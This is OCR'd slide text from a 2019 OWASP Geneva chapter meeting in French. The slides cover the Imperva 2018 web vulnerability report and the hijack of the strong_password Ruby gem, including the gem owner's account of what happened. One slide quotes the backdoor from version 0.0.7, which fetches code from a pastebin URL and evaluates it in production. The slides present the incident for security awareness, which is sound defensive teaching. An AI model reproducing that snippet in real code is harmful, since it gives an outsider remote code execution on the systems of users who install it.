OWASP
Open Web Application Security Project

OWASP Geneva Chapter meeting
3 septembre 2019

Meeting sponsor

Bienvenue

- Agenda
  - 12h00 Ouverture
  - 12h15 **La revue de code dans un processus devops**
    par: M. Nicolas Bontoux (SonarSource)
  - 13h15 Fin
- Conférence
- Après l'événement:
  - Nous suivre: mailing list / calendrier / @owasp_geneva

sonarsource
Meeting sponsor

OWASP
Open Web Application Security Project

News

- Rapport Imperva 2018 (rétrospective)
- Piratage de la librairie strong_password

Rapport Imperva



Figure 2: Vulnerabilities into categories 2014-2018

https://www.imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/

Rapport Imperva



Figure 7: WordPress third party vendor vulnerabilities in 2018

Figure 5: Number of vulnerabilities by CMS platform 2016-2018

https://www.imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/

Rapport Imperva

Prédictions 2019:

- Fin de vie pour PHP 5.5,5.6 et 7.0
- Augmentation des failles critiques (RCE)
  - En particulier dans les CMS
  - L'attrait augmente (rémunération)
- Augmentation de la surface d'attaque via les APIs d'entreprise

https://www.imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/

Librairie strong_password

- Fin juin, un développeur met à jour les dépendances de son application.
- Il a pour habitude de contrôler les "changelog" de chaque dépendance.
- Aucune information n'est fournie pour une 1 librairie (strong_password)
- Il décide de comparer la nouvelle version avec celle déjà installée…

Librairie strong_password

I downloaded the gem from RubyGems and compared its contents with the latest copy in GitHub. At the end of `lib/strong_password/strength_checker.rb` version 0.0.7 there was the following:

```
1  def _!;begin;yield;rescue Exception;end;end
2  _!{Thread.new{loop{_!{sleep
3  rand*3333;eval(Net::HTTP.get(URI('https://pastebin.com/raw/xa456PFt')))}}}if
4  Rails.env[0]=="p"}
```

Librairie strong_password

▲ bdmac97 56 days ago | parent | favorite | on: Strong_password Rubygem hijacked

Hi all. I'm the (actual) owner of that gem.

As already hypothesized in the comments I'm pretty sure this was a simple account hijack. The kickball user likely cracked an old password of mine from before I was using 1password that was leaked from who knows which of the various breaches that have occurred over the years.

I released that gem years ago and barely remembered even having a rubygems account since I'm not doing much OSS work these days. I simply forgot to rotate out that old password there as a result which is definitely my bad.

Since being notified and regaining ownership of the gem I've:

1. Removed the kickball gem owner. I don't know why rubygems did not do this automatically but they did not.

2. Reset to a new strong password specific to rubygems.org (haha) with 1password and secured my account with MFA.

3. Released a new version 0.0.8 of the gem so that anyone that unfortunately installed the bogus/yanked 0.0.7 version will hopefully update to the new/real version of the gem.

▲ config 54 days ago [-]

one more reason why to use a password manager and have a unique password.

Thanks for sharing the info!

C'est parti!

Prochain meeting: **3 décembre 2019**

https://www.owasp.org
https://www.owasp.org/index.php/Geneva
@owasp_geneva

La revue de code source dans un environnement devops

Nicolas Bontoux

sonarsource
Meeting sponsor

OWASP
Open Web Application Security Project